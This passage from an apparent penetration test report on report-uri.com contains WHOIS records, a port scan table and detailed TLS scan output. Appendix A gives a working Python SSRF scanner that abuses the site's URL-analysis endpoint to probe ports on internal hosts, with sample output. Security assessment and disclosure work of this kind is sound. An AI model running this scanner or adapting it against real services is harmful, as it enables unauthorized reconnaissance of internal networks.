   DNSSEC DS Data: 2371 13 2
B86DC8BE786CAFA5B1D92F52AA23CD9B62AF70DBE9D907AC61A1F9469513B5F6
   URL of the ICANN Whois Inaccuracy Complaint Form:
https://www.icann.org/wicf/
```

6.1.2 Entry for IP Address Range: 104.16.0.0 - 104.31.255.255

```
NetRange:       104.16.0.0 - 104.31.255.255
CIDR:           104.16.0.0/12
NetName:        CLOUDFLARENET
NetHandle:      NET-104-16-0-0-1
Parent:         NET104 (NET-104-0-0-0-0)
NetType:        Direct Assignment
OriginAS:       AS13335
Organization:   Cloudflare, Inc. (CLOUD14)
RegDate:        2014-03-28
Updated:        2017-02-17
Comment:        All Cloudflare abuse reporting can be done via
https://www.cloudflare.com/abuse
Ref:            https://rdap.arin.net/registry/ip/104.16.0.0
```

```
OrgName:        Cloudflare, Inc.
OrgId:          CLOUD14
Address:        101 Townsend Street
City:           San Francisco
StateProv:      CA
PostalCode:     94107
Country:        US
RegDate:        2010-07-09
Updated:        2019-09-25
Ref:            https://rdap.arin.net/registry/entity/CLOUD14


OrgNOCHandle: NOC11962-ARIN
OrgNOCName:   NOC
OrgNOCPhone:  +1-650-319-8930
OrgNOCEmail:  noc@cloudflare.com
OrgNOCRef:    https://rdap.arin.net/registry/entity/NOC11962-ARIN

OrgTechHandle: ADMIN2521-ARIN
OrgTechName:   Admin
OrgTechPhone:  +1-650-319-8930
OrgTechEmail:  rir@cloudflare.com
OrgTechRef:    https://rdap.arin.net/registry/entity/ADMIN2521-ARIN
```

6.2 Port Scan Results

To offer a service to other computers, a "port" is made available. Each open port creates a communication channel which can pose a security risk that an attacker can enumerate information from, or at worst exploit to compromise the target.

Best practices state that only the minimum number of open ports should be enabled to reduce the attack surface.

6.2.1 Target: 104.17.184.88 - report-uri.com

Port	State	Service	Product	Version	Extra
80/tcp	open	http	cloudflare	Unknown	Unknown
443/tcp	open	https	cloudflare	Unknown	Unknown
2052/tcp	open	clearvisn	Unknown	Unknown	Unknown
2053/tcp	open	http	nginx	Unknown	Unknown
2082/tcp	open	infowave	Unknown	Unknown	Unknown
2083/tcp	open	http	nginx	Unknown	Unknown
2086/tcp	open	gnunet	Unknown	Unknown	Unknown
2087/tcp	open	http	nginx	Unknown	Unknown
2095/tcp	open	nbx-ser	Unknown	Unknown	Unknown
2096/tcp	open	http	nginx	Unknown	Unknown
8080/tcp	open	http-proxy	cloudflare	Unknown	Unknown
8443/tcp	open	https-alt	cloudflare	Unknown	Unknown
8880/tcp	open	cddbp-alt	Unknown	Unknown	Unknown

6.3 SSL/TLS Assessment

6.3.1 SSLScan Results for: 104.17.182.88:443 (report-uri.com)

```
Testing protocols via sockets except NPN+ALPN

 SSLv2      not offered (OK)
 SSLv3      not offered (OK)
 TLS 1      not offered
 TLS 1.1    not offered
 TLS 1.2    offered (OK)
 TLS 1.3    offered (OK): final
 NPN/SPDY   not offered
 ALPN/HTTP2 h2, http/1.1 (offered)

 Testing cipher categories

 NULL ciphers (no encryption)                  not offered (OK)
 Anonymous NULL Ciphers (no authentication)    not offered (OK)
 Export ciphers (w/o ADH+NULL)                 not offered (OK)
 LOW: 64 Bit + DES, RC[2,4] (w/o export)       not offered (OK)
 Triple DES Ciphers / IDEA                     not offered
 Obsolete: SEED + 128+256 Bit CBC cipher       offered
 Strong encryption (AEAD ciphers)              offered (OK)


 Testing robust (perfect) forward secrecy, (P)FS -- omitting Null
Authentication/Encryption, 3DES, RC4

 PFS is offered (OK)          TLS_AES_256_GCM_SHA384
TLS_CHACHA20_POLY1305_SHA256 ECDHE-ECDSA-CHACHA20-POLY1305-OLD ECDHE-RSA-
CHACHA20-POLY1305-OLD ECDHE-RSA-AES256-GCM-SHA384
                              ECDHE-ECDSA-AES256-GCM-SHA384 ECDHE-RSA-
AES256-SHA384 ECDHE-ECDSA-AES256-SHA384 ECDHE-RSA-AES256-SHA ECDHE-ECDSA-
AES256-SHA ECDHE-ECDSA-CHACHA20-POLY1305
                              ECDHE-RSA-CHACHA20-POLY1305
TLS_AES_128_GCM_SHA256 ECDHE-RSA-AES128-GCM-SHA256 ECDHE-ECDSA-AES128-
GCM-SHA256 ECDHE-RSA-AES128-SHA256 ECDHE-ECDSA-AES128-SHA256
                              ECDHE-RSA-AES128-SHA ECDHE-ECDSA-AES128-SHA
 Elliptic curves offered:     prime256v1 secp384r1 secp521r1 X25519


 Testing server preferences

 Has server cipher order?     yes (OK) -- only for < TLS 1.3
 Negotiated protocol          TLSv1.3
 Negotiated cipher            TLS_AES_256_GCM_SHA384, 253 bit ECDH
(X25519)
 Cipher order
    TLSv1.2:   ECDHE-ECDSA-CHACHA20-POLY1305-OLD ECDHE-ECDSA-CHACHA20-
POLY1305 ECDHE-ECDSA-AES128-GCM-SHA256 ECDHE-ECDSA-AES128-SHA ECDHE-
ECDSA-AES128-SHA256 ECDHE-ECDSA-AES256-GCM-SHA384
               ECDHE-ECDSA-AES256-SHA ECDHE-ECDSA-AES256-SHA384 ECDHE-
RSA-CHACHA20-POLY1305-OLD ECDHE-RSA-CHACHA20-POLY1305 ECDHE-RSA-AES128-
GCM-SHA256 ECDHE-RSA-AES128-SHA
```

```
               ECDHE-RSA-AES128-SHA256 AES128-GCM-SHA256 AES128-SHA
AES128-SHA256 ECDHE-RSA-AES256-GCM-SHA384 ECDHE-RSA-AES256-SHA ECDHE-RSA-
AES256-SHA384 AES256-GCM-SHA384 AES256-SHA
               AES256-SHA256


 Testing server defaults (Server Hello)

 TLS extensions (standard)    "server name/#0" "renegotiation
info/#65281" "EC point formats/#11" "session ticket/#35" "status
request/#5" "next protocol/#13172" "key share/#51"
                              "supported versions/#43" "extended master
secret/#23" "application layer protocol negotiation/#16"
 Session Ticket RFC 5077 hint 64800 seconds, session tickets keys seems
to be rotated < daily
 SSL Session ID support       yes
 Session Resumption           Tickets: yes, ID: yes
 TLS clock skew               +14 sec from localtime

  Server Certificate #1
   Signature Algorithm          SHA256 with RSA
   Server key size              RSA 2048 bits
   Server key usage             Digital Signature, Key Encipherment
   Server extended key usage    TLS Web Server Authentication, TLS Web
Client Authentication
   Serial / Fingerprints        01360550A52BEEF9720E3209B29422E1 / SHA1
B922096519E35EA06C197DFB3E98F57EE5C5360E
                                SHA256
046C1428C600CC3D1957745FF99C43F626FAF59D722D86F3D1356B05A11050EC
   Common Name (CN)             sni.cloudflaressl.com
   subjectAltName (SAN)         *.report-uri.com report-uri.com
sni.cloudflaressl.com
   Issuer                       Cloudflare Inc RSA CA-2 (Cloudflare, Inc.
from US)
   Trust (hostname)             Ok via SAN (same w/o SNI)
   Chain of trust               Ok
   EV cert (experimental)       no
   ETS/"eTLS", visibility info  not present
   Certificate Validity (UTC)   257 >= 60 days (2020-08-14 20:00 -->
2021-08-15 08:00)
   # of certificates provided   2
   Certificate Revocation List
http://crl3.digicert.com/CloudflareIncRSACA-2.crl

http://crl4.digicert.com/CloudflareIncRSACA-2.crl
   OCSP URI                     http://ocsp.digicert.com
   OCSP stapling                offered, not revoked
   OCSP must staple extension   --
   DNS CAA RR (experimental)    available - please check for match with
"Issuer" above
                                issue=comodoca.com, issue=digicert.com,
issue=letsencrypt.org, issuewild=comodoca.com, issuewild=digicert.com,
issuewild=letsencrypt.org
   Certificate Transparency     yes (certificate extension)

  Server Certificate #2
```

```
   Signature Algorithm          ECDSA with SHA256
   Server key size              EC 256 bits
   Server key usage             Digital Signature
   Server extended key usage    TLS Web Server Authentication, TLS Web
Client Authentication
   Serial / Fingerprints        0D67596F3F8FFCE70A7407B5B8B59D84 / SHA1
89964C1978BA7FB51DE7266FD3E5E66C28938F8D
                                SHA256
A9FC8A5173C738EF8A6A5753AC621687AA27A57EAADF5C08E0B4965BCCB068FF
   Common Name (CN)             sni.cloudflaressl.com
   subjectAltName (SAN)         *.report-uri.com sni.cloudflaressl.com
report-uri.com
   Issuer                       Cloudflare Inc ECC CA-3 (Cloudflare, Inc.
from US)
   Trust (hostname)             Ok via SAN (same w/o SNI)
   Chain of trust               Ok
   EV cert (experimental)       no
   ETS/"eTLS", visibility info  not present
   Certificate Validity (UTC)   257 >= 60 days (2020-08-14 20:00 -->
2021-08-15 08:00)
   # of certificates provided   2
   Certificate Revocation List
http://crl3.digicert.com/CloudflareIncECCCA-3.crl

http://crl4.digicert.com/CloudflareIncECCCA-3.crl
   OCSP URI                     http://ocsp.digicert.com
   OCSP stapling                offered, not revoked
   OCSP must staple extension   --
   DNS CAA RR (experimental)    available - please check for match with
"Issuer" above
                                issue=comodoca.com, issue=digicert.com,
issue=letsencrypt.org, issuewild=comodoca.com, issuewild=digicert.com,
issuewild=letsencrypt.org
   Certificate Transparency     yes (certificate extension)


 Testing HTTP header response @ "/"

 HTTP Status Code             200 OK
 HTTP clock skew              +17 sec from localtime
 Strict Transport Security    730 days=63113904 s, includeSubDomains,
preload
 Public Key Pinning           --
 Server banner                cloudflare
 Application banner           --
 Cookie(s)                    3 issued: 3/3 secure, 3/3 HttpOnly
 Security headers             X-Frame-Options DENY
                              X-XSS-Protection 1; mode=block;
report=https://scotthelme.report-uri.com/r/d/xss/enforce
                              X-Content-Type-Options nosniff
                              Content-Security-Policy default-src 'self';
script-src cdn.report-uri.com api.stripe.com js.stripe.com
static.cloudflareinsights.com; style-src 'self'
                                'unsafe-inline' cdn.report-uri.com; img-
src 'self' data: cdn.report-uri.com; font-src 'self' cdn.report-uri.com;
connect-src 'self' api.stripe.com;
```

```
                               frame-ancestors *.cloudflareworkers.com
*.cloudflare.com; form-action 'self' hooks.stripe.com; frame-src
js.stripe.com; child-src js.stripe.com;
                               upgrade-insecure-requests; report-uri
https://scotthelme.report-uri.com/r/d/csp/enforce; report-to default
                             Content-Security-Policy-Report-Only
default-src 'self'; script-src cdn.report-uri.com api.stripe.com
js.stripe.com 'nonce-MzM4NDIwOTgxMCw0MTczMzA3MjU='
                               static.cloudflareinsights.com; style-src
'self' 'unsafe-inline' cdn.report-uri.com; img-src 'self' data:
cdn.report-uri.com; font-src 'self'
                               cdn.report-uri.com; connect-src 'self'
api.stripe.com; frame-ancestors *.cloudflareworkers.com *.cloudflare.com;
form-action 'self' hooks.stripe.com;
                               frame-src js.stripe.com; child-src
js.stripe.com; upgrade-insecure-requests; report-uri
https://scotthelme.report-uri.com/r/d/csp/enforce; report-to default
                             Expect-CT max-age=3600, report-
uri="https://scotthelme.report-uri.com/r/d/ct/reportOnly"
                             Referrer-Policy strict-origin-when-cross-
origin
                             Cache-Control no-store, no-cache, must-
revalidate
                             Pragma no-cache
 Reverse Proxy banner        --


 Testing vulnerabilities

 Heartbleed (CVE-2014-0160)                 not vulnerable (OK), no
heartbeat extension
 CCS (CVE-2014-0224)                        not vulnerable (OK)
 Ticketbleed (CVE-2016-9244), experiment.  not vulnerable (OK), no
session tickets
 ROBOT                                      not vulnerable (OK)
 Secure Renegotiation (RFC 5746)            supported (OK)
 Secure Client-Initiated Renegotiation      not vulnerable (OK)
 CRIME, TLS (CVE-2012-4929)                 not vulnerable (OK)
 BREACH (CVE-2013-3587)                     potentially NOT ok, uses gzip
HTTP compression. - only supplied "/" tested
                                            Can be ignored for static
pages or if no secrets in the page
 POODLE, SSL (CVE-2014-3566)                not vulnerable (OK), no SSLv3
support
 TLS_FALLBACK_SCSV (RFC 7507)               No fallback possible (OK), no
protocol below TLS 1.2 offered
 SWEET32 (CVE-2016-2183, CVE-2016-6329)     not vulnerable (OK)
 FREAK (CVE-2015-0204)                      not vulnerable (OK)
 DROWN (CVE-2016-0800, CVE-2016-0703)       not vulnerable on this host
and port (OK)
                                            make sure you don't use this
certificate elsewhere with SSLv2 enabled services

https://censys.io/ipv4?q=046C1428C600CC3D1957745FF99C43F626FAF59D722D86F3
D1356B05A11050EC could help you to find out
```

```
 LOGJAM (CVE-2015-4000), experimental      not vulnerable (OK): no DH
EXPORT ciphers, no DH key detected with <= TLS 1.2
 BEAST (CVE-2011-3389)                     not vulnerable (OK), no SSL3
or TLS1
 LUCKY13 (CVE-2013-0169), experimental     potentially VULNERABLE, uses
cipher block chaining (CBC) ciphers with TLS. Check patches
 RC4 (CVE-2013-2566, CVE-2015-2808)        no RC4 ciphers detected (OK)


 Testing 370 ciphers via OpenSSL plus sockets against the server, ordered
by encryption strength

Hexcode  Cipher Suite Name (OpenSSL)       KeyExch.   Encryption  Bits
Cipher Suite Name (IANA/RFC)
-------------------------------------------------------------------------
----------------------------------------------------
 x1302   TLS_AES_256_GCM_SHA384            ECDH 253   AESGCM      256
TLS_AES_256_GCM_SHA384
 x1303   TLS_CHACHA20_POLY1305_SHA256      ECDH 253   ChaCha20    256
TLS_CHACHA20_POLY1305_SHA256
 xcc14   ECDHE-ECDSA-CHACHA20-POLY1305-OLD ECDH 253   ChaCha20    256
TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256_OLD
 xcc13   ECDHE-RSA-CHACHA20-POLY1305-OLD   ECDH 253   ChaCha20    256
TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256_OLD
 xc030   ECDHE-RSA-AES256-GCM-SHA384       ECDH 253   AESGCM      256
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
 xc02c   ECDHE-ECDSA-AES256-GCM-SHA384     ECDH 253   AESGCM      256
TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
 xc028   ECDHE-RSA-AES256-SHA384           ECDH 253   AES         256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
 xc024   ECDHE-ECDSA-AES256-SHA384         ECDH 253   AES         256
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
 xc014   ECDHE-RSA-AES256-SHA              ECDH 253   AES         256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
 xc00a   ECDHE-ECDSA-AES256-SHA            ECDH 253   AES         256
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
 xcca9   ECDHE-ECDSA-CHACHA20-POLY1305     ECDH 253   ChaCha20    256
TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256
 xcca8   ECDHE-RSA-CHACHA20-POLY1305       ECDH 253   ChaCha20    256
TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256
 x9d     AES256-GCM-SHA384                 RSA        AESGCM      256
TLS_RSA_WITH_AES_256_GCM_SHA384
 x3d     AES256-SHA256                     RSA        AES         256
TLS_RSA_WITH_AES_256_CBC_SHA256
 x35     AES256-SHA                        RSA        AES         256
TLS_RSA_WITH_AES_256_CBC_SHA
 x1301   TLS_AES_128_GCM_SHA256            ECDH 253   AESGCM      128
TLS_AES_128_GCM_SHA256
 xc02f   ECDHE-RSA-AES128-GCM-SHA256       ECDH 253   AESGCM      128
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
 xc02b   ECDHE-ECDSA-AES128-GCM-SHA256     ECDH 253   AESGCM      128
TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
 xc027   ECDHE-RSA-AES128-SHA256           ECDH 253   AES         128
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
 xc023   ECDHE-ECDSA-AES128-SHA256         ECDH 253   AES         128
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
```

```
 xc013   ECDHE-RSA-AES128-SHA                  ECDH 253    AES         128
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
 xc009   ECDHE-ECDSA-AES128-SHA                ECDH 253    AES         128
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
 x9c     AES128-GCM-SHA256                     RSA         AESGCM      128
TLS_RSA_WITH_AES_128_GCM_SHA256
 x3c     AES128-SHA256                         RSA         AES         128
TLS_RSA_WITH_AES_128_CBC_SHA256
 x2f     AES128-SHA                            RSA         AES         128
TLS_RSA_WITH_AES_128_CBC_SHA
```

Appendix A. SSRF scanner

```
#!/usr/bin/python3

import requests
import time
import sys

url = 'https://report-uri.com/home/analyse_url/'


# Check no. of args
if len(sys.argv) < 4:
    print("Usage: \n./dawidg_ssrf_scan.py internal_host min_port 
max_port")
    print("E.g: \n./dawidg_ssrf_scan.py 10.138.196.205 6379 6381")
    sys.exit(2)
host = sys.argv[1]
min_port = int(sys.argv[2])
max_port = int(sys.argv[3])

# Scan

print("* Scanning ports %d - %d on internal host %s\n\n" % (min_port, 
max_port, host))

for port in range(min_port, max_port):
    print("Checking %s:%s -> " % (host, port), end = " ")
    start = time.time()


    # post data
    ssrf = "[0:0:0:0:0:ffff:%s]:%s" % (host, port)
    myobj = {'url': ssrf, 'follow': 'dont_follow'}

    try:
        x = requests.post(url, data = myobj, timeout=1.5)
    except requests.exceptions.Timeout:
        print("port CLOSED")
    else:
        print("port OPENED! :)")

    end = time.time()

    print("took: %fs" % (end - start))
    print("")
```

Example output:

```
Checking 10.138.196.205:6370 ->  port CLOSED
took: 1.616234s

Checking 10.138.196.205:6371 ->  port CLOSED
```

```
took: 1.626699s

Checking 10.138.196.205:6372 ->  port CLOSED
took: 1.617472s

Checking 10.138.196.205:6373 ->  port CLOSED
took: 1.612439s

Checking 10.138.196.205:6374 ->  port CLOSED
took: 1.611144s

Checking 10.138.196.205:6375 ->  port CLOSED
took: 1.617162s

Checking 10.138.196.205:6376 ->  port CLOSED
took: 1.620216s

Checking 10.138.196.205:6377 ->  port CLOSED
took: 1.627873s

Checking 10.138.196.205:6378 ->  port CLOSED
took: 1.623326s

Checking 10.138.196.205:6379 ->  port OPENED
took: 1.067102s

Checking 10.138.196.205:6380 ->  port CLOSED
took: 1.611090s

Checking 10.138.196.205:6381 ->  port CLOSED
took: 1.609535s

Checking 10.138.196.205:6382 ->  port CLOSED
took: 1.618973s

Checking 10.138.196.205:6383 ->  port CLOSED
took: 1.621038s
```